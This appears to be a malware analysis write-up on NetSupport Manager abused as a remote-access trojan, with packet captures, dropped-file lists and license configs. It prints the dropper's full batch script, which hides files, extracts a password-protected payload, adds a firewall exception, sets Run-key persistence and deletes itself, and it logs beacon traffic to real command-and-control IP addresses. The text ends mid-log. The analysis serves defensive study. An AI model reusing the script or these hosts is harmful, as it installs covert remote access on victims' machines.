
Netsupport Rat


What is Netsupport?

Netsupport is a remote control software that could be used for remote access management. The tool can easily manage a machine remotely and do the following:




```
Client32
PCISys
gdihook5
nskbfltr
```

NETSUPPORT SERVICES




- General
- Connectivity
  - TCP/IP
  - IPX
  - NetBIOS
  - HTTP
  - PIN Server



- Connectivity
  - Remote Dialup
  - Advanced
- Security
  - Settings
  - Event Logging
  - Replay Files
  - User Permissions
- Remote Control
  - View
  - Keyboard/Mouse
  - Print Capture
  - Audio
- Control Interface
  - Settings
  - Functions
  - Help Requests
- Show
- File Transfer
- vPro
- File Locations
- NetSupport Protect


The tool requires a valid license and a config file to operate. Connection could be configured as tcpip / http(s). Server opens port 5421 (*configurable*) by default. Connection at raw tcp level looks something like this:



```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.131      TO IP ADDRESS 172.16.177.198
        PORT INFORMATION (44429, 5421)
        SEQUENCE INFORMATION (3214850574, 0)
        (14: 20: 20: 74)


=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 172.16.177.198      TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (5421, 44429)
        SEQUENCE INFORMATION (888658354, 3214850575)

        (14: 20: 20: 74)


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.131      TO IP ADDRESS 172.16.177.198
        PORT INFORMATION (44429, 5421)
        SEQUENCE INFORMATION (3214850575, 888658355)
        (14: 20: 20: 66)


=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.198      TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (5421, 44429)
        SEQUENCE INFORMATION (888658355, 3214850575)

        (14: 20: 20: 116)
0WIN-CH8B4HHF7H0WIN-CH8B4HHF7H0
```


Let’s talk about the malware:

On execution the rat communicates to ***109.234.157.59***:**80** and downloads all the files in **%APPDATA%\core64** folder.



```
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NBCTLA0.DLL ** 24642
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NBCTLA1.DLL ** 24642
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NBCTLA2.DLL ** 24642
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NBCTLA3.DLL ** 24642
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NBCTLA4.DLL ** 24642
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NBCTLA5.DLL ** 24642
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NBCTLA6.DLL ** 24642
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NBCTLA7.DLL ** 24642
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\nsafltr.inf ** 319
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\nsafltr.sys ** 32256
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NSM.ini ** 5011
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NSM.LIC ** 256
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\nspscr.inf ** 3489
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\nspscr.sys ** 23712
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NTFSDB.EXE ** 22068
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\NTFSDB.MSG ** 856
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\pcicapi.DLL ** 102466
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\PCICHEK.DLL ** 28735
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\PCICL32.DLL ** 2338886
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\pcigina.dll ** 32831
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\PCIHOOKS.DLL ** 98374
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\PCIinv.dll ** 430147
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\PCIMON.DLL ** 102462
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\pcimonhook.dll ** 90178
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\PCIMSG.DLL ** 32822
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\PCIRES.DLL ** 819200
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\pcisys.sys ** 39584
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\PCIVDD.DLL ** 20542
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\pscrinst.dll ** 15360
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\remcmdstub.exe ** 59728
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\shfolder.dll ** 22800
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\TCBR32.DLL ** 127044
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\TCCTL32.DLL ** 217155
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\VolumeControlWVI.DLL ** 180224
[12-08-2017-20-36-33]-> F: \Users\uii\AppData\Roaming\core64\VolumeControlWXP.DLL ** 28755
```

It executes the following commands.



```
cd "%APPDATA%"
attrib +h "%APPDATA%\u95miN.cmd"
if exist "%APPDATA%\zer0.bin" goto end
if exist "%APPDATA%\rtv.bin" goto end
ping 192.168.1.8 -n 1
"%APPDATA%\z4g5547Dg.exe" x -p667D0M0Veq3N0KGGS54 -y "%APPDATA%\Fn84849z444" -o"%APPDATA%"
attrib +h +s +r "%APPDATA%\core64\*.*"
attrib +h +s +r "%APPDATA%\core64"
del /f /q "%APPDATA%\core64"
ping 192.168.1.5 -n 2
cd "%APPDATA%"
cd core64
netsh firewall add allowedprogram "%APPDATA%\core64\client32.exe" IntelCO ENABLE
if exist client32.exe start client32.exe
taskkill /f /im rundll32.exe
reg add "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /f /v "IntelCO" /t REG_SZ /d "%APPDATA%\core64\client32.exe"
taskkill /f /im client32.exe
ping 127.0.0.10 -n 1
if exist client32.exe start client32.exe
taskkill /f /im rundll32.exe
echo 1>"%APPDATA%\zer0.bin"
attrib +s +h "%APPDATA%\zer0.bin"
reg add "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /f /v "IntelCO" /t REG_SZ /d "%APPDATA%\core64\client32.exe"
:end
attrib -h "%APPDATA%\u95miN.cmd"
if not exist "%APPDATA%\java.exe" (del /f /q "%APPDATA%\z4g5547Dg.exe")
del /f /q "%APPDATA%\Fn84849z444"
del /f /q "%APPDATA%\z4g5547Dg.exe"
ping 127.0.0.8 -n 1
del /f /q "%APPDATA%\dASdn4321241.js"
del /f /q "%APPDATA%\dASdn4321241.jpg"
ping 127.0.0.30 -n 1
del /f /q "%APPDATA%\pominki.txt"
del /f /q "%APPDATA%\sad43.js"
del /f /q "%APPDATA%\sad43.jpg"
ping 127.0.0.11 -n 1
del /f /q "%APPDATA%\input"
attrib -h "%APPDATA%\u95miN.cmd"
del /f /q "%APPDATA%\u95miN.cmd"
ping 127.0.0.8 -n 1
del %0
```

z4g554tDg.exe is 7zip executable that is used to extract other payloads. Following are the command line switches used above:

x eXtract files with full paths

-o {Directory}: set Output directory


-p {Password}: set Password

-y assume Yes on all queries

Let’s try to extract from the same package, using the same command and see what happens

```
7-Zip (A) 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18

Processing archive: Fn84849z444

Extracting  core64
Extracting  core64\client32.ini
Extracting  core64\Control.kbd
Extracting  core64\gdihook5.inf
Extracting  core64\nsafltr.inf
Extracting  core64\NSM.ini
Extracting  core64\NSM.LIC
Extracting  core64\nspscr.inf
Extracting  core64\NTFSDB.MSG
Extracting  core64\AudioCapture.dll
Extracting  core64\clhook4.dll
Extracting  core64\client32.exe
Extracting  core64\CryptPak.dll
Extracting  core64\gdihook5.dll
Extracting  core64\gdihook5.sys
Extracting  core64\HTCTL32.DLL
Extracting  core64\injlib.dll
Extracting  core64\IPBR32.DLL
Extracting  core64\IPCTL32.DLL
Extracting  core64\NBBR32.DLL
Extracting  core64\Nbctl32.dll
Extracting  core64\NBCTLA0.DLL
Extracting  core64\NBCTLA1.DLL
Extracting  core64\NBCTLA2.DLL
Extracting  core64\NBCTLA3.DLL
Extracting  core64\NBCTLA4.DLL
Extracting  core64\NBCTLA5.DLL
Extracting  core64\NBCTLA6.DLL
Extracting  core64\NBCTLA7.DLL
Extracting  core64\nsafltr.sys
Extracting  core64\nspscr.sys
Extracting  core64\NTFSDB.EXE
Extracting  core64\pcicapi.DLL
Extracting  core64\PCICHEK.DLL
Extracting  core64\PCICL32.DLL
Extracting  core64\pcigina.dll
Extracting  core64\PCIHOOKS.DLL
Extracting  core64\PCIinv.dll
Extracting  core64\PCIMON.DLL
Extracting  core64\pcimonhook.dll
Extracting  core64\PCIMSG.DLL
Extracting  core64\PCIRES.DLL
Extracting  core64\pcisys.sys
Extracting  core64\PCIVDD.DLL
Extracting  core64\pscrinst.dll
Extracting  core64\remcmdstub.exe
Extracting  core64\shfolder.dll
Extracting  core64\TCBR32.DLL
Extracting  core64\TCCTL32.DLL
Extracting  core64\VolumeControlWVI.DLL
Extracting  core64\VolumeControlWXP.DLL

Everything is Ok

Folders: 1
Files: 50
Size:       6279438
Compressed: 1536384
```


Eventually client32.exe is launched. This is a legit net support executable. License and config file is also dropped. Here is the comparison.




```
1100
0xb8189cd2

[[Enforce]]

[_License]
control_only=0
expiry=
inactive=0
licensee=COMPUTER
maxslaves=9999
os2=1
product=10
serial_no=NSM589719
shrink_wrap=0
transport=0
```

```
1250
0x9bc1b780

[[Enforce]]

[_License]
control_only=0
expiry=14/01/2018
inactive=0
licensee=EVAL
maxslaves=10
os2=1
product=10
serial_no=NSL300618
shrink_wrap=0
start=14/12/2017
transport=0
```

Client32.exe communicates to ***195.123.211.9***:**13378**. Even if one telnets to this port and type anything, server will ACK and process.




```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.131      TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (35350, 13378)
        SEQUENCE INFORMATION (1243342328, 0)
        (14: 20: 20: 74)


=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 195.123.211.9       TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (13378, 35350)
        SEQUENCE INFORMATION (2052689918, 1243342329)

        (14: 20: 20: 60)


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.131      TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (35350, 13378)
        SEQUENCE INFORMATION (1243342329, 2052689919)
        (14: 20: 20: 54)


=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 195.123.211.9       TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (13378, 35350)
        SEQUENCE INFORMATION (2052689919, 1243342329)

        (14: 20: 20: 222)
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.1 (Windows NT)
Content-Typ
e: application/x-www-form-urlencoded
Content-Length:    14
Connection:
Keep-Alive

CMD=HEARTBEAT
```




```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.131      TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (35351, 13378)
        SEQUENCE INFORMATION (825006527, 1385810541)

        (14: 20: 20: 75)
PASSWORD@!#$%^00001


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 195.123.211.9       TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (13378, 35351)
        SEQUENCE INFORMATION (1385810541, 825006548)
        (14: 20: 20: 60)
_
```


Client32.exe loads the downloaded DLL's in the memory.




process	pid	timeStamp	mod	*
\Device\HarddiskVolume1\Users\uii\AppData\Roaming\core64\client32.exe	2240	12-09-2017-08-35-59	C:\Users\uii\AppData\Roaming\core64\client32.exe	
\Device\HarddiskVolume1\Users\uii\AppData\Roaming\core64\client32.exe	2240	12-09-2017-08-35-59	C:\Users\uii\AppData\Roaming\core64\PCICL32.dll	0x11000000
\Device\HarddiskVolume1\Users\uii\AppData\Roaming\core64\client32.exe	2240	12-09-2017-08-35-59	C:\Users\uii\AppData\Roaming\core64\SHFOLDER.dll	0x71300000
\Device\HarddiskVolume1\Users\uii\AppData\Roaming\core64\client32.exe	2240	12-09-2017-08-35-59	C:\Users\uii\AppData\Roaming\core64\Pcichek.dll	0x10180000
\Device\HarddiskVolume1\Users\uii\AppData\Roaming\core64\client32.exe	2240	12-09-2017-08-35-59	C:\Users\uii\AppData\Roaming\core64\PCICAPI.dll	0x10700000
\Device\HarddiskVolume1\Users\uii\AppData\Roaming\core64\client32.exe	2240	12-09-2017-08-35-59	C:\Users\uii\AppData\Roaming\core64\CryptPak.dll	0x10800000
\Device\HarddiskVolume1\Users\uii\AppData\Roaming\core64\client32.exe	2240	12-09-2017-08-35-59	C:\Users\uii\AppData\Roaming\core64\HTCTL32.DLL	0x101B0000
\Device\HarddiskVolume1\Users\uii\AppData\Roaming\core64\client32.exe	2240	12-09-2017-08-35-59	C:\Users\uii\AppData\Roaming\core64\pcihooks.DLL	0x003D0000

TCP / IP Communication:






```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.129       TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (49162, 13378)
        SEQUENCE INFORMATION (4261335325, 0)
        (14: 20: 20: 66)


=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 195.123.211.9       TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (13378, 49162)
        SEQUENCE INFORMATION (873883988, 4261335326)

        (14: 20: 20: 60)


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.129       TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (49162, 13378)
        SEQUENCE INFORMATION (4261335326, 873883989)
        (14: 20: 20: 60)


=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.129       TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (49162, 13378)
        SEQUENCE INFORMATION (4261335326, 873883989)

        (14: 20: 20: 272)
POST http://195.123.211.9/fakeurl.htm HTTP/1.1
User-Agent: NetSupport M
anager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Leng
th:    22
Host: 195.123.211.9
Connection: Keep-Alive

CMD=POLL
INFO=1
A
```




```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.129       TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (49162, 13378)
        SEQUENCE INFORMATION (4261335544, 873883989)

        (14: 20: 20: 493)
POST http://195.123.211.9/fakeurl.htm HTTP/1.1
User-Agent: NetSupport M
anager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Leng
th:    243
Host: 195.123.211.9
Connection: Keep-Alive

CMD=OPEN
CLIENT_V
ERSION=1.0
PROTOCOL_VER=1.1
MAXPACKET=928
CLIENT_NAME=WIN-CH8B4HHF7H0
C
LIENT_ADDR=>172.16.177.129
PORT=4816
HOSTNAME=WIN-CH8B4HHF7H0
MACADDRES
S=000C29AE74AF
MACADDRESS=34363BCC8645
GSK=pjiiAB1)m(mhj()KMFzfHwAA
APP
TYPE=0
DEPT=
```




```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.129       TO IP ADDRESS 195.123.211.9
        PORT INFORMATION (49163, 13378)
